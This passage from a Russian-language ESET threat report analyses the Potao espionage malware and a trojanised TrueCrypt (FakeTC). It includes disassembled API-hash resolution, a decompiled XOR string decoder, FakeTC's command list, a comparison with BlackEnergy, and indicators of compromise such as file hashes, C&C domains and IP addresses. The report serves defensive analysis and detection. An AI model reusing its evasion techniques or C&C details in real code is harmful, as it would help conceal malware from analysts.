.text:100074F8          mov     edx, 0B72217Fh
.text:100074FD          mov     ecx, eax
.text:100074FF          mov     [esi+API1.kernel32_module], eax
.text:10007502          call    get_func_by_hash
.text:10007507          mov     ecx, [esi+4]
.text:1000750A          mov     edx, 926AB87h
.text:1000750F          mov     [esi+API1.kernel32_GetModuleHandleA], eax
.text:10007512          call    get_func_by_hash
.text:10007517          mov     ecx, [esi+4]
.text:1000751A          mov     edx, 9FFE227Bh
.text:1000751F          mov     [esi+API1.kernel32_GetProcAddress], eax
.text:10007522          call    get_func_by_hash
.text:10007527          mov     ecx, [esi+4]
.text:1000752A          mov     edx, kernel32_CreateFileA_hash
.text:1000752F          mov     [esi+API1.kernel32_LoadLibraryA], eax
.text:10007532          call    get_func_by_hash
.text:10007537          mov     ecx, [esi+4]
.text:1000753A          mov     edx, kernel32_GetModuleFileNameA_hash
.text:1000753F          mov     [esi+API1.kernel32_CreateFileA], eax
.text:10007542          call    get_func_by_hash
```

Рис. 33. Получение адресов функций WinAPI с использованием хэш-значений их названий.

Подобная практика получения адресов функций Windows API используется во многих вредоносных программах, она позволяет авторам вредоносной программы не оставлять названия функций в теле вредоносной программы, что существенно усложняет процесс анализа для аналитиков антивирусных компаний. Для вычисления хэш-значений названий API-функций, вредоносная программа использует алгоритм *MurmurHash2*.

Авторы также использовали механизм шифрования строк, которые должны были присутствовать в теле Potao. На рис. 34 показана функция расшифровки строк.

```
1  char *__thiscall decode_str1(_BYTE *this)
2  {
3    _BYTE *encoded; // esi@1
4    int len; // edi@1
5    int i; // edx@1
6    int v4; // esi@2
7    char key_byte; // cl@3
8    bool is_same; // zf@3
9
10   encoded = this;
11   mem_set_zero(buffer, 512);
12   len = str_len(encoded);
13   i = 0;
14   if ( len > 0 )
15   {
16     v4 = encoded - buffer;
17     do
18     {
19       key_byte = key[i & 3];
20       is_same = key_byte == *(&buffer[v4] + i);
21       buffer[i] = key_byte ^ *(&buffer[v4] + i);
22       if ( is_same )
23         buffer[i] = key_byte;
24       ++i;
25     }
26     while ( i < len );
27   }
28   return buffer;
29 }
```

Рис. 34. Функция расшифровки строк.

Строки зашифрованы с использованием операции XOR и 4-байтового ключа. Ключ может различаться от одного вредоносного файла к другому.

Win32/FakeTC – Анализ вредоносного TrueCrypt

Мы уже упоминали, что злоумышленники использовали для своих киберкампаний вредоносную модификацию легитимного ПО TrueCrypt. Эта модификация обнаруживается нашими антивирусными продуктами как Win32/FakeTC и используется злоумышленниками для извлечения файлов с зашифрованных дисков жертвы. FakeTC связан с Potao только тем, что первый может, в некоторых случаях, загружать на зараженный компьютер дроппер второго.

Рис. 35. Статистика обнаружения Win32/FakeTC в различных странах.

На рис. 36 показан интерфейс вредоносной версии TrueCrypt.




Рис. 36. Интерфейс вредоносной версии TrueCrypt.

Код вредоносной программы выполняется в отдельном от других легитимных функций TrueCrypt потоке. Поток создается в конце функции *Mount* и специализируется на получении списка файлов на зашифрованном диске, который был примонтирован в систему. В случае выполнения определенных условий, он подключается к управляющему C&C-серверу и ожидает от него команд для исполнения. Вредоносный код был добавлен злоумышленниками только в исполняемые файлы TrueCrypt пользовательского режима, содержащие цифровую подпись драйверы режима ядра остались нетронутыми.

Следующие условия должны быть выполнены для подключения бота к C&C-серверу.

- Количество файлов на зашифрованном диске должно быть более 10.
- Зашифрованный диск должен быть примонтирован более 4 раз.

Список поддерживаемых FakeTC команд указан ниже в таблице.

Команда	Описание
idle	Приостановить работу на 1 сек.
who	Собрать информацию о версии Windows, имени компьютера, имени пользователя.
list	Получить список файлов на всех дисках (за исключением директории C:\Windows и файлов *.exe, *.dll).
listContainer	Получить список файлов на подключенном (mounted) контейнере (томе).
rep	Похитить пароль от зашифрованного контейнера.
file	Похитить файл.
filem	Похитить файл по маске.
re	Загрузить исполняемый файл и исполнить его.
rd	Загрузить и исполнить DLL-файл (плагин) без сохранения его на диск.

Как можно увидеть из списка поддерживаемых FakeTC команд, он используется злоумышленниками в качестве вредоносного ПО для шпионажа и может быть расширен путем использования дополнительных плагинов. Злоумышленники использовали специальные механизмы сокрытия FakeTC от посторонних глаз, осуществляя его выдачу на веб-сайте только выбранным пользователям. Это позволяло злоумышленникам долгое время оставаться незамеченными.

Заключение

Выше мы изложили анализ вредоносных программ, которые обнаруживаются антивирусными продуктами ESET как Win32/Potao и Win32/FakeTC, а также детально рассмотрели различные киберкампании злоумышленников. Мы показали, что вредоносное ПО Win32/Potao является примером инструмента для кибершпионажа, а кибератаки с его использованием можно отнести к типу APT, хотя, при этом, сам Potao нельзя отнести к сложным *advanced* вредоносным программам.

Группа киберпреступников, которая стояла за использованием Potao в кибератаках, продемонстрировала эффективность использования тщательно продуманных приемов социальной инженерии, вместо использования эксплойтов. К таким продуманным приемам относятся использование специальных SMS-сообщений, которые содержат ссылку на файл вредоносной программы, а также специальный трюк по заражению съемных носителей. Одной из наиболее интересных особенностей данной киберкампании было использование злоумышленниками вредоносной версии легитимного ПО для шифрования TrueCrypt. Сама программа с вредоносными возможностями была размещена на веб-сайте truecryptrussia.ru и получить ее могли не все пользователи. Кроме этого, сам этот сайт выступал в качестве управляющего C&C-сервера для вредоносной программы.

Указанные выше факты характеризуют киберкампанию Potao как «сугубо направленную». Открытым остается вопрос заинтересованности, т. е. кому было выгодно проведение подобной операции кибершпионажа за сотрудниками украинских военных и правительственных ведомств, новостного агентства, а также участниками финансовой пирамиды МММ. Последняя является популярной как на Украине, так и в России. Так как мы не хотели бы спекулировать на поиске ответа на этот вопрос, не имея на руках веских доказательств, этот вопрос остается открытым.

Приложение 1

Ниже представлены сравнительные характеристики Potao и BlackEnergy.

	Potao	BlackEnergy
1-е появление	2011	2007
Обнаружение ESET	Win32/Potao	Win32/Rootkit.BlackEnergy
Другие названия	Sapotao, node69	Sandworm, Quedagh
Использовался в направленных атаках	Да, но некоторые debug-версии использовались в массовых кампаниях	Да, но заражения также затронули большое количество компьютеров обычных пользователей
Наиболее пострадавшие страны	Украина, Россия, Грузия	Украина, Польша
Наиболее известные жертвы	Украинские военные и государственные учреждения, новостное агентство Украины, участники пирамиды МММ	Украинские военные и государственные учреждения, компании и простые пользователи на Украине и в Польше.
Векторы распространения	Фишинговые рассылки, SMS-сообщения, почтовые веб-сайты, исполняемые файлы, замаскированные под документы Word или Excel, распространение через съемные носители, установка с использованием вредоносных версий ПО TrueCrypt	Фишинговые рассылки, документы с эксплойтами (RTF CVE-2014-1761, PPTS CVE-2014-4114, ...), исполняемые файлы, замаскированные под документы Word или Excel, заражение исполняемых файлов, распространение по сети, зараженные установщики ПО Juniper, Java, TeamViewer
Архитектура	Модульная с загружаемыми плагинами	Модульная с загружаемыми плагинами
Обнаруженные плагины	Похититель файлов, плагин получения информации о системе, похититель паролей, модуль снятия скриншотов рабочего стола, кейлоггер, апдейтер вредоносной программы, модуль для заражения съемных носителей	Похититель файлов, плагин получения информации о системе, похититель паролей, модуль снятия скриншотов рабочего стола, кейлоггер, апдейтер вредоносной программы, плагин для работы с сетью, плагин для заражения исполняемых файлов, модуль выведения системы из строя, модуль удаленного подключения к другим системам
Использование эксплойтов	Нет	Да, включая 0day (CVE-2014-4114)
Руткит, драйвер режима ядра	Нет	Да, в более ранней версии. BlackEnergy Lite (v3) не содержит такого компонента
Запоминающиеся функции и возможности	Вредоносные модификации TrueCrypt, заражение съемных носителей, run-time модификация названий экспортируемых функций	Компрометация Windows MUI, обход UAC через механизм shim (MACT), возможность удаленного доступа к другому ПК через использование установленного ПО TeamViewer, использование 0day RCE-эксплойта для PowerPoint (CVE-2014-4114), загрузка вредоносного ПО (троянов) для систем SCADA ISC.
Шифрование подключения к C&C	AES и RSA-2048	Модифицированный RC4

Приложение 2

Ниже представлена информация об обнаруженных нами образцах Potao.

Временная метка компиляции основной DLL	Версия DLL	ID кампании
Apr 27 09:13:23 2012	0	00km
May 12 14:01:30 2012	2	mmmL
Jun 13 09:11:58 2012	2	NMMM
Oct 22 13:35:02 2012	2.3	GEUN
Nov 13 14:54:20 2012	2.4	_NAK
Dec 05 10:37:14 2012	2.4	ANOS
Apr 28 11:10:29 2013	2.6	2804
May 30 10:42:17 2013	2.6	_nal
Jun 26 16:53:02 2013	2.6	_b01
Jul 02 12:28:08 2013	2.6	sb01
Aug 27 14:26:59 2013	2.6	perm
Oct 15 09:31:32 2013	2.6	o003
Oct 16 09:55:46 2013	2.6	sb02
Oct 18 16:10:47 2013	2.6	psih
Nov 19 11:14:04 2013	2.6	ber1
Nov 19 11:31:59 2013	2.6	us11
Feb 19 09:30:06 2014	2.7	t001
Apr 08 12:40:43 2014	2.6	ap01
Aug 21 10:54:56 2014	2.7	rk02
Aug 21 14:58:34 2014	2.7	rk02
Sep 02 12:39:46 2014	2.7	mt01
Sep 02 14:22:20 2014	2.7	mtu2
Oct 10 12:38:22 2014	2.7	mt01
Oct 15 15:16:44 2014	2.7	tk02
Oct 15 15:22:49 2014	2.7	comm
Oct 15 15:26:19 2014	2.7	rk02
Oct 15 15:51:31 2014	2.7	mtu2
Oct 31 14:58:01 2014	2.7	mt01
Nov 07 14:10:38 2014	2.7	rk03
Nov 10 13:00:43 2014	2.7	mtu3
Nov 11 13:46:58 2014	2.7	udif
Nov 13 11:14:22 2014	2.7	vou0
Nov 19 11:16:33 2014	2.7	rk03
Nov 20 12:29:01 2014	2.7	udif
Nov 20 12:32:06 2014	2.7	mtu3

Временная метка компиляции основной DLL	Версия DLL	ID кампании
Nov 21 13:09:55 2014	2.7	rk03
Dec 06 09:31:38 2014	2.8.0001	mt10
Dec 08 13:51:03 2014	2.8.0001	rk0S
Dec 15 12:05:05 2014	2.8.0001	rk0S
Dec 17 10:02:00 2014	2.8.0001	mtuS
Dec 18 09:58:06 2014	2.8.0001	udi2
Dec 18 12:53:18 2014	2.8.0001	rko3
Jan 20 15:23:34 2015	2.8.0001	vouF
Jan 20 15:27:46 2015	2.8.0001	dpcF
Jan 23 10:39:28 2015	2.8.0001	dpcu
Feb 17 13:07:24 2015	2.8.0002	dpcF
Feb 17 13:30:10 2015	2.8.0002	rk0F
Mar 03 16:26:36 2015	2.8.0002	ufbi
Mar 06 13:33:07 2015	2.8.0002	ufbi
Mar 13 12:42:14 2015	2.8.0002	dpcF
Apr 16 13:18:08 2015	2.8.0002	mapt
Apr 23 15:43:31 2015	2.8.0002	mapt
Apr 28 08:27:04 2015	2.8.0002	mapt
May 20 09:27:20 2015	2.8.0002	mapF
May 20 10:21:14 2015	2.8.0002	tk03
Jun 18 10:55:49 2015	2.8.0002	mapt
Jul 16 18:26:08 2015	2.8.0002	mapt
Jul 20 09:16:21 2015	2.8.0002	bhaz

Приложение 3

Ниже указаны различные индикаторы компрометации (Indicators of Compromise, IoC), которые могут быть использованы пользователями или специалистами по информационной безопасности для выявления Potao на компьютере.

Пользователи антивирусных продуктов ESET полностью защищены от описанной нами вредоносной программы. Наши эксперты также готовы предоставить более детальную информацию об этой угрозе для специалистов по информационной безопасности. Для этого нужно обратиться по следующим адресам электронной почты: cherepanov@eset.sk, lipovsky@eset.sk.

Список SHA1 хэшей файлов вредоносных программ приведен ниже.

Ранние версии Potao

8839D3E213717B88A06FFC48827929891A10059E

5C52996D9F68BA6FD0DA4982F238EC1D279A7F9D

CE7F96B400ED51F7FAB465DEA26147984F2627BD

D88C7C1E465BEA7BF7377C08FBA3AAF77CBF485F

81EFB422ED2631C739CC690D0A9A5EAA07897531

18DDCD41DCCFBBD904347EA75BC9413FF6DC8786

E400E1DD983FD94E29345AABC77FADEB3F43C219

EB86615F539E35A8D3E4838949382D09743502BF

52E59CD4C864FBFC9902A144ED5E68C9DED45DEB

642BE4B2A87B47E77814744D154094392E413AB1

Отладочные версии Potao

BA35EDC3143AD021BB2490A3EB7B50C06F2EA40B

9D584DE2CCE6B654E62573938C2C824D7CC7D0EB

73A4A6864EF68C810C7C699ED51B759CF1C4ADFB

1B3437C06CF917920688B25DA0345749AA1A4A46

Дропперы с decoy-документами

FBB399568E0A3B2E461A4EB3268ABDF07F3D5764

4D5E0808A03A75BFE8202E3A6D2920EDDBFC7774

BCC5A0CE0BCDFEA2FD1D64B5529EAC7309488273

F8BCDAD02DA2E0223F45F15DA4FBAB053E73CF6E

2CDD6AABB71FDB244BAA313EBBA13F06BCAD2612

9BE3800B49E84E0C014852977557F21BCDE2A775

4AC999A1C54AE6F54803023DC0FCF126CB77C854

59C07E5D69181E6C3AFA7593E26D33383722D6C5

E15834263F2A6CCAE07D106A71B99FE80A5F744B

A62E69EF1E4F4D48E2920572B9176AEDB0EEB1C6

900AD432B4CB2F2790FFEB0590B0A8348D9E60EB

856802E0BD4A774CFFFE5134D249508D89DCDA58

A655020D606CA180E056A5B2C2F72F94E985E9DB

04DE076ACF5394375B8886868448F63F7E1B4DB9

Дропперы с фальшивых почтовых веб-сайтов

94BBF39FFF09B3A62A583C7D45A00B2492102DD7

F347DA9AAD52B717641AD3DD96925AB634CEB572

A4D685FCA8AFE9885DB75282516006F5BC56C098

CC9BDBE37CBAF0CC634076950FD32D9A377DE650

B0413EA5C5951C57EA7201DB8BB1D8C5EF42AA1E

0AE4E6E6FA1B1F8161A74525D4CB5A1808ABFAF4

EC0563CDE3FFAFF424B97D7EB692847132344127

639560488A75A9E3D35E4C0D9C4934295072DD89

Дропперы с функцией заражения съемных носителей

850C9F3B14F895AAA97A85AE147F07C9770FB4C7

BB0500A24853E404AD6CA708813F926B90B38468

71A5DA3CCB4347FE785C6BFFF7B741AF80B76091

7664C490160858EC8CFC8203F88D354AEA1CFE43

92A459E759320447E1FA7B0E48328AB2C20B2C64

BB7A089BAE3A4AF44FB9B053BB703239E03C036E

DB966220463DB87C2C51C19303B3A20F4577D632

37A3E77BFA6CA1AFBD0AF7661655815FB1D3DA83

181E9BCA23484156CAE005F421629DA56B5CC6B5

A96B3D31888D267D7488417AFE68671EB4F568BD

224A07F002E8DFB3F2B615B3FA71166CF1A61B6D

5D4724FBA02965916A15A50A6937CDB6AB609FDD

8BE74605D90ED76231024182834090 0D4B502358

5BE1AC1515DA2397A7C52A8B1DF384DD938FA714

56F6AC6197CE9CC774F72DF948B414EED576B6C3

F6F290A95D68373DA813782EF4723E39524D048B

48904399F7726B9ADF7F28C07B0599717F741B8B

791ECF11C04470E9EA881549AEBD1DDED3E4A5CA

E2B2B2C8FB1996F3A4A4E3CEE09028437A5284AE

5B30ECFD47988A77556FE6C0C0B950510052C91E

4EE82934F24E348696F1C813C24797618286A70C

B80A90B39FBA705F86676C5CC3E0DECA225D57FF

971A69547C5BC9B711A3BB6F6F2C5E3A46BF7B29

C1D8BE765ADCF76E5CCB2CF094191C0FEC4BF085

2531F40A1D9E50793D04D245FD6185AAEBCC54F4

Прочие дропперы

D8837002A04F4C93CC3B857F6A42CED6C9F3B882

BA5AD566A28D7712E0A64899D4675C06139F3FF0

FF6F6DCBEDC24D22541013D2273C63B5F0F19FE9

76DA7B4ABC9B711AB1EF87B97C61DD895E508232

855CA024AFBA0DC09D336A0896318D5CC47F03A6

12240271E928979AB2347C29B5599D6AC7CD6B8E

A9CB079EF49CEE35BF68AC80534CBFB5FA443780

1B278A1A5E109F32B526660087AEA99FB8D89403

4332A5AD314616D9319C248D41C7D1A709124DB2

5BEA9423DB6D0500920578C12CB127CBAFDD125E

Плагины

2341139A0BC4BB80F5EFCE63A97AA9B5E818E79D

8BD2C45DE1BA7A7FD27E43ABD35AE30E0D5E03BC

54FEDCDB0D0F47453DD65373378D037844E813D0

CC3ECFB822D09CBB37916D7087EB032C1EE81AEE

F1C9BC7B1D3FD3D9D96ECDE3A46DFC3C33BBCD2B

9654B6EA49B7FEC4F92683863D10C045764CCA86

526C3263F63F9470D08C6BA23E68F030E76CAAF3

E6D2EF05CEDCD4ABF1D8E3BCAF48B768EAC598D7

CEBAB498E6FB1A324C84BA267A7BF5D9DF1CF264

324B65C4291696D5C6C29B299C2849261F816A08

C96C29252E24B3EEC5A21C29F7D9D30198F89232

CDDDE7D44EFE12B7252EA300362CF5898BDC5013

84A70CDC24B68207F015D6308FE5AD13DDABB771

Фальшивые установщики TrueCrypt

82F48D7787BDE5B7DEC046CBEF99963EEEB821A7

9666AF44FAFC37E074B79455D347C2801218D9EA

C02878A69EFDE20F049BC380DAE10133C32E9CC9

7FBABEA446206991945FB4586AEE93B61AF1B341

Вредоносные файлы TrueCrypt

DCBD43CFE2F490A569E1C3DD6BCA6546074FD2A1

422B350371B3666A0BD0D56AEAAD5DEC6BD7C0D0

88D703ADDB26ACB7FBE35EC04D7B1AA6DE982241

86E3276B03F9B92B47D441BCFBB913C6C4263BFE

Название доменов

truecryptrussia.ru

mntexpress.com

worldairpost.com

worldairpost.net

camprainbowgold.ru

poolwaterslide2011.ru

IP-адреса C&C-серверов

78.47.218.234

95.86.129.92

115.68.23.192

67.18.208.92

37.139.47.162

212.227.137.245

62.76.189.181

87.106.44.200

62.76.42.14

94.242.199.78

178.239.60.96

84.234.71.215

67.103.159.141

62.76.184.245

83.169.20.47

148.251.33.219

98.129.238.97

195.210.28.105

198.136.24.155

46.165.228.130

192.154.97.239

5.44.99.46

188.240.46.1

81.196.48.188

74.54.206.162

69.64.72.206

74.208.68.243

46.163.73.99

193.34.144.63

103.3.77.219

119.59.105.221

188.40.71.188

188.40.71.137

108.179.245.41

64.40.101.43

190.228.169.253

194.15.126.123

188.127.249.19